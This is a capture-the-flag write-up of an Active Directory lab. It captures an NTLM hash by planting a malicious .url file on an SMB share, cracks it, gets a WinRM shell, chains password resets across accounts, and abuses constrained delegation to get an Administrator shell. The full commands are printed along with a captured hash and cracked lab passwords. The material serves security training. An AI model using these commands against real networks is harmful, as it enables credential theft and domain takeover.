Reset
Challenge: Reset

AutoRecon Ports
We enumerate the IPs we were given using AutoRecon, which will automatically try several scripts for us.
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-29 18:47:48Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
Login To SMB Server
user@kernel ~/t/b/r/r/10.10.90.107 [1]> smbclient //10.10.90.107/Data -U anonymous

Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Oct 29 16:52:12 2025
  ..                                  D        0  Wed Oct 29 16:52:12 2025
  onboarding                          D        0  Wed Oct 29 17:04:13 2025

        7863807 blocks of size 4096. 3028578 blocks available
smb: \>
After looking at the files we can see that the files are being modified or replaced
smb: \> dir onboarding\
  .                                   D        0  Wed Oct 29 17:05:13 2025
  ..                                  D        0  Wed Oct 29 17:05:13 2025
  cfdrp1zn.3ur.pdf                    A  3032659  Mon Jul 17 04:12:09 2023
  nby2hiil.5ml.pdf                    A  4700896  Mon Jul 17 04:11:53 2023
  rhg1bwv2.nzo.txt                    A      521  Mon Aug 21 14:21:59 2023

        7863807 blocks of size 4096. 3028498 blocks available
smb: \>
We use ntlm_theft to create a malicious .url file
user@kernel ~/t/ntlm_theft (master) [2]> python3 ntlm_theft.py -g url -s 10.10.90.107 -f /tmp/bingo
/home/user/tools/ntlm_theft/ntlm_theft.py:168: SyntaxWarning: invalid escape sequence '\l'
  location.href = 'ms-word:ofe|u|\\''' + server + '''\leak\leak.docx';
Created: /tmp/bingo-(url).url (BROWSE TO FOLDER)
Created: /tmp/bingo-(icon).url (BROWSE TO FOLDER)
Generation Complete.
Now we start responder to respond to the authentication request made.
Now we upload through SMB
smbclient //10.10.90.107/Data -U anonymous

smb: \onboarding\> put bingo-(url).url
putting file bingo-(url).url as \onboarding\bingo-(url).url (0.7 kB/s) (average 0.7 kB/s)
We succesfully retrieve the hash
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.90.107
[SMB] NTLMv2-SSP Username : THM\AUTOMATE
[SMB] NTLMv2-SSP Hash     : AUTOMATE::THM:5316adff30514239:1C6883992ED1883067AEE05C4E094713:010100000000000080A6B41F0149DC014864E6E76511CB3C00000000020008005300450038004A0001001E00570049004E002D00490042005000420039004200460039004C0038004E0004003400570049004E002D00490042005000420039004200460039004C0038004E002E005300450038004A002E004C004F00430041004C00030014005300450038004A002E004C004F00430041004C00050014005300450038004A002E004C004F00430041004C000700080080A6B41F0149DC01060004000200000008003000300000000000000001000000002000008BA9D0493062597819132B0493620BA671925DAB4B0CB2B97DD5853CD305D4710A001000000000000000000000000000000000000900240063006900660073002F00310030002E00310031002E003100340036002E003200300036000000000000000000
[*] Skipping previously captured hash for THM\AUTOMATE
Crack the hash with John
user@kernel ~/t/b/r/r/10.10.90.107 [1]> john automate.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd1        (AUTOMATE)
1g 0:00:00:00 DONE (2025-10-29 18:41) 7.142g/s 1638Kp/s 1638Kc/s 1638KC/s froggy27..17021982
Using evil-winrm to get a shell
user@kernel ~/t/b/r/r/10.10.90.107 [1]> evil-winrm -i haystack.thm.corp -u 'automate' -p 'Passw0rd1'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\automate\Documents> dir
*Evil-WinRM* PS C:\Users\automate\Documents> ls
*Evil-WinRM* PS C:\Users\automate\Documents> cd ..
*Evil-WinRM* PS C:\Users\automate> dir


    Directory: C:\Users\automate


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        6/14/2023   8:35 AM                3D Objects
d-r---        6/14/2023   8:35 AM                Contacts
d-r---        7/14/2023   7:28 AM                Desktop
d-r---        7/13/2023   3:49 PM                Documents
d-r---        6/14/2023   8:35 AM                Downloads
d-r---        6/14/2023   8:35 AM                Favorites
d-r---        6/14/2023   8:35 AM                Links
d-r---        6/14/2023   8:35 AM                Music
d-r---        6/14/2023   8:35 AM                Pictures
d-r---        6/14/2023   8:35 AM                Saved Games
d-r---        6/14/2023   8:35 AM                Searches
d-r---        6/14/2023   8:35 AM                Videos
We have a shell on this machine. Now let's proceed to enumerate this AD environment using bloodhound-python to find out what we're dealing with here.
bloodhound-python -ns 10.10.90.107 --dns-tcp -d THM.CORP -u 'automate' -p 'Passw0rd1' -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: thm.corp
INFO: Getting TGT for user
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: haystack.thm.corp
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 42 users
INFO: Found 55 groups
INFO: Found 3 gpos
INFO: Found 222 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: HayStack.thm.corp
INFO: Done in 00M 13S
INFO: Compressing output into 20251029190831_bloodhound.zip
Now we upload the data we collected to Bloodhound and check for users that we can use to authenticate ourselves.

Request TGT for all three of the users


Use John to crack the passwords, we find one for TABATHA_BRITT:
Now we go to Bloodhound again. We use the Shortest paths to Tier Zero / High Value targets to find out how we can use

We find that we can use the account of Tabatha to change the password of Shawna Bray.
Resetting the Passwords
net rpc password "SHAWNA_BRAY" "NewPassword123@" -U "THM.CORP"/"TABATHA_BRITT"%"marlboro(1985)" -S "haystack.thm.corp"
Shawna Bray
Now that we have Shawn, we can use her permissions to change the password of Cruz Hall.

net rpc password "CRUZ_HALL" "NewPassword123@" -U "THM.CORP"/"SHAWNA_BRAY"%"NewPassword123@" -S "haystack.thm.corp"
Now that we have Cruz Hall, let's proceed to our final target, Darla Winters.
net rpc password "DARLA_WINTERS" "NewPassword123@" -U "THM.CORP"/"CRUZ_HALL"%"NewPassword123@" -S "haystack.thm.corp"
Let's take a look at the account of Darla Winter:

We spotted earlier already that this user can perform constrained delegation, subsequently using this to gain access to the HAYSTACK.THM.CORP computer.
Impersonating Adminitrator for the CIFS servce on the Domain Controller which is the aforementioned HAYSTACK.THM.CORP.

Setting the ccache using the KRB5CCNAME environment variable.
Now we can use wmiexec.py with Kerberos authentication to get a shell as Administrator.
user@kernel ~/t/b/r/r/10.10.90.107 [1]> impacket-wmiexec -k -no-pass Administrator@haystack.thm.corp
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\

07/19/2023  08:40 AM    <DIR>          Data
11/14/2018  06:56 AM    <DIR>          EFI
05/13/2020  05:58 PM    <DIR>          PerfLogs
11/14/2018  04:10 PM    <DIR>          Program Files
03/11/2021  07:29 AM    <DIR>          Program Files (x86)
08/21/2023  08:33 PM    <DIR>          Users
10/30/2025  05:41 PM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  12,384,145,408 bytes free

C:\>
Now find the flags in:
and